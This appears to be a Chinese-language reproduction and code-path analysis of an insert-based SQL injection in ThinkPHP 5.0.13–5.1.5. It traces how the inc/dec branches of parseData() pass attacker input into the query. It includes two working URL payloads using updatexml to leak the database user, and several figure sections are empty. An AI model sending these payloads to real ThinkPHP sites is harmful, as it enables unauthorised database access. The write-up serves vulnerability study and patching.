目录

一、介绍

1、简介

```
    该漏洞是由于函数 parseData() 中对 dec、inc 两种情况的考虑不周导致的SQL注入（Insert注入）。
```

2、版本

```
    5.0.13 <= ThinkPHP <= 5.0.15
    5.1.0 <= ThinkPHP <= 5.1.5
```

3、搭建环境

```
    http://www.thinkphp.cn/download/1107.html
```

4、参考链接

```
http://www.yongsheng.site/2021/11/30/ThinkPHP%205.0.15%20insert%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90/
```


二、复现

1、Payload

```
    Payload1：
    public/index.php/index/index/index?
username[0]=inc&username[1]=updatexml(1,concat(0x7,user(),0x7e),1)&username[2]=1

    Payload2：
    public/index.php/index/index/index?
username[0]=dec&username[1]=updatexml(1,concat(0x7,user(),0x7e),1)&username[2]=1
```

2、效果



3、触发文件

三、分析

1、首先看到函数get('username/a')，/a代表接收数组形式，赋值给$username。
然后调用了函数insert()处理，对$username进行处理。

README.md | Index.php

```php
<?php
namespace app\index\controller;

class Index
{
    public function index()
    {
        $username = request()->get( name: 'username/a');
        db( name: 'users')->insert(['username' => $username]);
        return 'Update success';
    }
}
```

2、跟进到函数insert()，这里有注释，主要功能如下：

1）分析查询表达式

2）生成SQL语句

3）获取实际执行的SQL语句

4）执行SQL语句

README.md | Index.php | Query.php

```php
public function insert(array $data = [], $replace = false, $getLastInsID = false, $sequence = null)
{
    // 分析查询表达式
    $options = $this->parseExpress();
    $data    = array_merge($options['data'], $data);
    // 生成SQL语句
    $sql = $this->builder->insert($data, $options, $replace);
    // 获取参数绑定
    $bind = $this->getBind();
    if ($options['fetch_sql']) {
        // 获取实际执行的SQL语句
        return $this->connection->getRealSql($sql, $bind);
    }

    // 执行操作
    $result = 0 === $sql ? 0 : $this->execute($sql, $bind);
    if ($result) {
        $sequence  = $sequence ?: (isset($options['sequence']) ? $options['sequence'] : null);
        $lastInsId = $this->getLastInsID($sequence);
        if ($lastInsId) {
            $pk = $this->getPk($options);
            if (is_string($pk)) {
                $data[$pk] = $lastInsId;
            }
        }
```

3、首先跟进到第1条语句中的函数parseExpress()。这里主要是获取数据库中的表，以及对查询条件的分支处理。

```php
protected function parseExpress()
{
    $options = $this->options;

    // 获取数据表
    if (empty($options['table'])) {
        $options['table'] = $this->getTable();
    }

    if (!isset($options['where'])) {
        $options['where'] = [];
    } elseif (isset($options['view'])) {
        // 视图查询条件处理
        foreach (['AND', 'OR'] as $logic) {
            if (isset($options['where'][$logic])) {
                foreach ($options['where'][$logic] as $key => $val) {
                    if (array_key_exists($key, $options['map'])) {
                        $options['where'][$logic][$options['map'][$key]] = $val;
                        unset($options['where'][$logic][$key]);
                    }
                }
            }
        }
```

4、跟进到第2条语句中的函数array_merge()，对$option['data']和$data的值进行拼接，并返回数组，这里第二个$data也就是传入的username数组（可以对比到前面图1中看一下，不然后面的$data变量会懵）。

```php
function array_merge(
    #[PhpStormStubsElementAvailable(from: '5.3', to: '7.3')] $array,
    array ...$arrays
): array {}
```

5、跟进到第3条语句中的函数insert()，该函数在builder类下，跟最前面的不是同一个函数，跟进到thinkphp/library/think/db/Builder.php 的insert()中。这里首先就调用了函数parseData()对$data进行处理。

```php
public function insert(array $data, $options = [], $replace = false)
{
    // 分析并处理数据
    $data = $this->parseData($data, $options);
    if (empty($data)) {
        return 0;
    }
    $fields = array_keys($data);
    $values = array_values($data);

    $sql = str_replace(
        ['%INSERT%', '%TABLE%', '%FIELD%', '%DATA%', '%COMMENT%'],
        [
            $replace ? 'REPLACE' : 'INSERT',
            $this->parseTable($options['table'], $options),
            implode( separator: ' , ', $fields),
            implode( separator: ' , ', $values),
            $this->parseComment($options['comment']),
        ], $this->insertSql);

    return $sql;
}
```

6、跟进到函数parseData()中，首先对传入的$data键值进行遍历循环，并赋值给$key和$val；然后判断$val（值）是否为数组，从上面第4条的分析可以看到，返回的是数组，那么就直接进入到了这里的判断。如果传入是exp，就直接过滤掉；inc和dec都会经过parseKey()解析并返回给$result。

```php
$result = [];
foreach ($data as $key => $val) {
    $item = $this->parseKey($key, $options);
    if (is_object($val) && method_exists($val, method: '__toString')) {
        // 对象数据写入
        $val = $val->__toString();
    }
    if (false === strpos($key, needle: '.') && !in_array($key, $fields, strict: true)) {
        if ($options['strict']) {
            throw new Exception( message: 'fields not exists:[' . $key . ']');
        }
    } elseif (is_null($val)) {
        $result[$item] = 'NULL';
    } elseif (is_array($val) && !empty($val)) {
        switch ($val[0]) {
            case 'exp':
                $result[$item] = $val[1];
                break;
            case 'inc':
                $result[$item] = $this->parseKey($val[1]) . '+' . floatval($val[2]);
                break;
            case 'dec':
                $result[$item] = $this->parseKey($val[1]) . '-' . floatval($val[2]);
                break;
        }
```

7、回到函数insert()，程序接收到了$data的值之后，将其键值拆分，并分别赋值给$fields和$values。

```php
public function insert(array $data, $options = [], $replace = false)
{
    // 分析并处理数据
    $data = $this->parseData($data, $options);
    if (empty($data)) {
        return 0;
    }
    $fields = array_keys($data);
    $values = array_values($data);

    $sql = str_replace(
        ['%INSERT%', '%TABLE%', '%FIELD%', '%DATA%', '%COMMENT%'],
        [
            $replace ? 'REPLACE' : 'INSERT',
            $this->parseTable($options['table'], $options),
            implode( separator: ' , ', $fields),
            implode( separator: ' , ', $values),
            $this->parseComment($options['comment']),
        ], $this->insertSql);

    return $sql;
}
```

8、随后进入了str_replace，判断$replace是否为真，这里函数定义的默认值为false，也就是会选用INSERT方法生成SQL语句。

```php
public function insert(array $data, $options = [], $replace = false)
{
    // 分析并处理数据
    $data = $this->parseData($data, $options);
    if (empty($data)) {
        return 0;
    }
    $fields = array_keys($data);
    $values = array_values($data);

    $sql = str_replace(
        ['%INSERT%', '%TABLE%', '%FIELD%', '%DATA%', '%COMMENT%'],
        [
            $replace ? 'REPLACE' : 'INSERT',
            $this->parseTable($options['table'], $options),
            implode( separator: ' , ', $fields),
            implode( separator: ' , ', $values),
            $this->parseComment($options['comment']),
        ], $this->insertSql);

    return $sql;
}
```

9、接着就会执行最开始图中的第4句和第5句，获取完整SQL语句并执行。

```php
public function execute($sql, $bind = [])
{
    $this->initConnect( master: true);
    if (!$this->linkID) {
        return false;
    }

    // 记录SQL语句
    $this->queryStr = $sql;
    if ($bind) {
        $this->bind = $bind;
    }

    Db::$executeTimes++;
    try {
        // 调试开始
        $this->debug( start: true);
```

四、流程图